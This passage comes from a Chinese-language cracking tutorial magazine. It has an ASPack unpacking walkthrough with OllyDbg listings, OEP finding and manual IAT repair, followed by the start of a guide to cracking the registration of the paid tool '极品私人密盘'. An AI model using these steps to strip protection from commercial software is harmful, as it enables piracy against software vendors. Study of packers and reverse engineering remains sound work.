004B9C64    FF75 FC        |push dword ptr ss:[ebp-4]
004B9C67    FF15 CC904B00  |call dword ptr ds:[<&KERNEL32.LoadLibraryExA>]    ; kernel32.LoadLibraryExA
004B9C6D    8945 D4        |mov dword ptr ss:[ebp-2C],eax
004B9C70    837D D4 00     |cmp dword ptr ss:[ebp-2C],0
004B9C74    75 08          |jnz short ASPack_U.004B9C7E
004B9C76    6A 00          |push 0
004B9C78    FF15 D8904B00  |call dword ptr ds:[<&KERNEL32.ExitProcess>]    ; kernel32.ExitProcess
004B9C7E    8B45 B4        |mov eax,dword ptr ss:[ebp-4C]
004B9C81    8B4D D4        |mov ecx,dword ptr ss:[ebp-2C]
004B9C84    8948 08        |mov dword ptr ds:[eax+8],ecx
004B9C87    8B45 B4        |mov eax,dword ptr ss:[ebp-4C]
004B9C8A    C740 04 3713C3>|mov dword ptr ds:[eax+4],CDC31337
004B9C91    8B45 B4        |mov eax,dword ptr ss:[ebp-4C]
004B9C94    8B0D 0C904B00  |mov ecx,dword ptr ds:[4B900C]    ; ASPack_U.00400000
004B9C9A    0348 10        |add ecx,dword ptr ds:[eax+10]
004B9C9D    894D E0        |mov dword ptr ss:[ebp-20],ecx
004B9CA0    8B45 B4        |mov eax,dword ptr ss:[ebp-4C]
004B9CA3    8338 00        |cmp dword ptr ds:[eax],0
004B9CA6    75 08          |jnz short ASPack_U.004B9CB0
004B9CA8    8B45 E0        |mov eax,dword ptr ss:[ebp-20]
004B9CAB    8945 E8        |mov dword ptr ss:[ebp-18],eax
004B9CAE    EB 0E          |jmp short ASPack_U.004B9CBE
004B9CB0    8B45 B4        |mov eax,dword ptr ss:[ebp-4C]
004B9CB3    8B0D 0C904B00  |mov ecx,dword ptr ds:[4B900C]    ; ASPack_U.00400000
004B9CB9    0308           |add ecx,dword ptr ds:[eax]
004B9CBB    894D E8        |mov dword ptr ss:[ebp-18],ecx
004B9CBE    8B45 E8        |/mov eax,dword ptr ss:[ebp-18]
004B9CC1    8338 00        ||cmp dword ptr ds:[eax],0
004B9CC4    0F84 8C000000  ||je ASPack_U.004B9D56
004B9CCA    8365 A8 00     ||and dword ptr ss:[ebp-58],0
004B9CCE    8B45 E8        ||mov eax,dword ptr ss:[ebp-18]
004B9CD1    8B00           ||mov eax,dword ptr ds:[eax]
004B9CD3    25 00000080    ||and eax,80000000
004B9CD8    85C0           ||test eax,eax
004B9CDA    74 1C          ||je short ASPack_U.004B9CF8
004B9CDC    8B45 E8        ||mov eax,dword ptr ss:[ebp-18]
004B9CDF    8B00           ||mov eax,dword ptr ds:[eax]
004B9CE1    25 FFFF0000    ||and eax,0FFFF
004B9CE6    0FB7C0         ||movzx eax,ax
004B9CE9    50             ||push eax
004B9CEA    FF75 D4        ||push dword ptr ss:[ebp-2C]
004B9CED    FF15 C8904B00  ||call dword ptr ds:[<&KERNEL32.GetProcAddress>]    ; kernel32.GetProcAddress
004B9CF3    8945 A8        ||mov dword ptr ss:[ebp-58],eax
004B9CF6    EB 20          ||jmp short ASPack_U.004B9D18
004B9CF8    8B45 E8        ||mov eax,dword ptr ss:[ebp-18]
004B9CFB    8B00           ||mov eax,dword ptr ds:[eax]
004B9CFD    0305 0C904B00  ||add eax,dword ptr ds:[4B900C]    ; ASPack_U.00400000
004B9D03    8945 F8        ||mov dword ptr ss:[ebp-8],eax
004B9D06    8B45 F8        ||mov eax,dword ptr ss:[ebp-8]
004B9D09    40             ||inc eax
004B9D0A    40             ||inc eax
004B9D0B    50             ||push eax
004B9D0C    FF75 D4        ||push dword ptr ss:[ebp-2C]
004B9D0F    FF15 C8904B00  ||call dword ptr ds:[<&KERNEL32.GetProcAddress>]    ; kernel32.GetProcAddress
```

使用LoadLibraryExA装载指定的动态链接库，并为当前进程把它映射到地址空间，然后用GetProcAddress函数检索指定的动态链接库（DLL）中的输出库函数地址。就这样，壳获取系统调用的API函数，为下面的进一步IAT解密提供了必要的信息。

```
004B9DA5  |.  8378 14 00   cmp dword ptr ds:[eax+14],0    ; [eax+14]保存OEP地址
004B9DA9  |.  75 05        jnz short ASPack_U.004B9DB0
004B9DAB  |.  58           pop eax
004B9DAC  |.  33C0         xor eax,eax
004B9DAE  |.  40           inc eax
004B9DAF  |.  C3           retn
004B9DB0  |>  58           pop eax
004B9DB1  \.  FFE0         jmp eax    ; 跳向OEP
```

在地址004B9DB1处F8之后，会来到OEP处，但是到了OEP之后发现不是我们熟悉的OEP入口代码，如图4。估计这时IAT还没有解密完成，又或者OEP代码被偷了，所以还得继续单步跟跟看：

地址	十六进制	反汇编
004610AC	B8 00C04800	mov eax,ASPack_U.0048C000
004610B1	FFD0	call eax
004610B3	9C	pushfd
004610B4	0E	push cs
004610B5	46	inc esi
004610B6	00E8	add al,ch
004610B8	90	nop
004610B9	4C	dec esp
004610BA	FA	cli
004610BB	FFA1 D8534600	jmp dword ptr ds:[ecx+4653D8]
004610C1	8B00	mov eax,dword ptr ds:[eax]
004610C3	E8 3C55FFFF	call ASPack_U.00456604
004610C8	A1 D8534600	mov eax,dword ptr ds:[4653D8]
004610CD	8B00	mov eax,dword ptr ds:[eax]
004610CF	BA 24114600	mov edx,ASPack_U.00461124
004610D4	E8 3B51FFFF	call ASPack_U.00456214
004610D9	8B0D D8534600	mov ecx,dword ptr ds:[4653D8]
004610DF	A1 D8534600	mov eax,dword ptr ds:[4653D8]
004610E4	8B00	mov eax,dword ptr ds:[eax]
004610E6	8B15 90E64500	mov edx,dword ptr ds:[45E690]
004610EC	E8 2B55FFFF	call ASPack_U.0045661C
004610F1	8B0D 3C544600	mov ecx,dword ptr ds:[46543C]
004610F7	A1 D8534600	mov eax,dword ptr ds:[4653D8]

图4 OEP不是我们熟悉的代码

```
004610AC    B8 00C04800    mov eax,ASPack_U.0048C000    ; eax=0048C000
004610B1    FFD0           call eax    ; 进入到0048C000
……
0048C14B    8985 B8000000  mov dword ptr ss:[ebp+B8],eax    ; eax=kernel32.7C800000, ASCII "MZ"
0048C151    8D85 BC000000  lea eax,dword ptr ss:[ebp+BC]
0048C157    50             push eax
0048C158    FFB5 B8000000  push dword ptr ss:[ebp+B8]
0048C15E    E8 5C020000    call ASPack_U.0048C3BF    ; IAT解密call
0048C163    8945 2C        mov dword ptr ss:[ebp+2C],eax
0048C166    8D85 C9000000  lea eax,dword ptr ss:[ebp+C9]
0048C16C    50             push eax
0048C16D    FFB5 B8000000  push dword ptr ss:[ebp+B8]
0048C173    E8 47020000    call ASPack_U.0048C3BF    ; IAT解密call
0048C178    8945 30        mov dword ptr ss:[ebp+30],eax
0048C17B    8D85 D8000000  lea eax,dword ptr ss:[ebp+D8]
0048C181    50             push eax
0048C182    FFB5 B8000000  push dword ptr ss:[ebp+B8]
0048C188    E8 32020000    call ASPack_U.0048C3BF    ; IAT解密call
```

看到有三处都是调用call 0048C3BF来解密IAT，继续F8往下走：

```
0048C29C      8B7A 1C         mov edi,dword ptr ds:[edx+1C]
;[edx+1C]保存OEP地址
0048C29F      8D72 79         lea esi,dword ptr ds:[edx+79]
0048C2A2      B9 08000000     mov ecx,8
0048C2A7      F3:A4           rep movs byte ptr es:[edi],byte ptr ds:
[esi]
0048C2A9      59              pop ecx
0048C2AA      5F              pop edi
0048C2AB      5E              pop esi
0048C2AC      C3              retn        ;返回到OEP
```

当返回后，我发现原来丢失的OEP代码已经跑回来了，如图5。




图5 OEP回来了

找到了OEP，这时正是dump的最佳时机，拿出LordPE来抓取文件吧，然后用ImpREC FINAL 1.7来修复dump下来的程序，如图6。




图6 使用ImpREC修复IAT函数

先填入OEP的地址，然后“自动查找IAT”，再“获取输入表”，这时候发现有一个IAT没有修复好。一般来说是使用右键先把它“剪切”掉看看，因为只有一个IAT没修复好，自然剪切后就没有无效函数了，这时候可以把它“转储到文件”了。




图7 脱壳后程序无法运行

这样就修复好了，但是当我运行脱壳修复后的程序时，问题出现了，如图7。

看到了吧，程序无法运行起来。看来是那个被剪掉的函数在作怪，也就是说，那个没有自动修复好的函数被剪切掉后就丢失了，如果不把它找出来，那么程序肯定是不能再正常运行起来的。




图8 RVA=0006846C

既然自动修复没有修复好，那么只能手动修复了。再来一次修复吧，但是这一次我们看看那个没自动修复的IAT函数的RVA地址是多少，如图8。




图9 重新载入程序并到地址

从图中看到RVA=0006846C，再加上基址400000，那么地址就是46846C。在OD中重新载入吧，然后在数据窗口跳到地址46846C处，如图9。

从图中可以看到，停在壳入口处的时候，地址46846C处的值为0，然后在跳向OEP的地址处按F2下断点，这时地址46846C处的值已经发生变化了，如图10。




图10 46846C处的值已经发生变化了

很明显0046846C处的IAT为GDI32.CreateFontIndirectA，既然知道了这个丢失的IAT，我们把它放进去吧，如图11。




图11 找到丢失的IAT函数

修复后，发现程序可以正常运行起来了。

小结：这次我基本只是用F8走了一遍，走完之后，可以总结一下这个壳的脱壳方法了：

第一、可以使用ESP定律；
第二、可以使用bp VirtualProtect断点；
第三、可以使用搜索二进制代码FF E0 5F 5E 5B C9 C3，然后飞向OEP。

对我来说，至少我也能够总结出以上三种比较快速的方法，当然你也可以通过自己的跟踪调试，得出自己的方法。脱壳的方法肯定不止我刚才说的几种，所以如果你也有什么新的方法的话，不妨到“黑手”的论坛与大家交流一下。

【文章所涉及到的目标程序已收录在光盘中】

编辑点评：一直以来，大家脱壳的时候大多数都是用ImpREC自动修复IAT函数的，但是有些壳就不行，所以掌握这个手工修复IAT函数也是必备的基础课。

图 grrxrslt（浪子）

小破“极品私人密盘”



从本文你可以学习到：

1、爆破基本方法
2、打造个人专版的方法

一、破解密盘

“极品私人密盘”是深圳恒波软件公司开发的一款区盘加密工具，如图1。






图1 软件主界

其加密效果还是蛮强的，不过该软件需要注册，要花29块大洋啊！偶很穷，就来小破


图2　注册提示


图3　重启验证


一下，Let's Go！经测试发现，此软件未注册时，加密密码不能超过5位，如图2。


而且发现它的注册方式是属于重启验证型的，如图3。

有了这些东西我们现在就可以开始“动刀”了。首先用“PEID”查下壳，是ASP压缩壳，如图4。

对于这个壳我们可以直接使用“ESP定律”搞定。用OD载入程序，F8跟一步，发现寄存器ESP处高亮“0012FFA4”。此时在命令行里输入“**hr 0012FFA4**”（不含引号，下同），然后按F9让程序运行，此时程序来到了如下代码处：


```
0053E3B0   /75 08          JNZ SHORT PrvDisk.0053E3BA
0053E3B2   |B8 01000000    MOV EAX,1
0053E3B7   |C2 0C00        RETN 0C
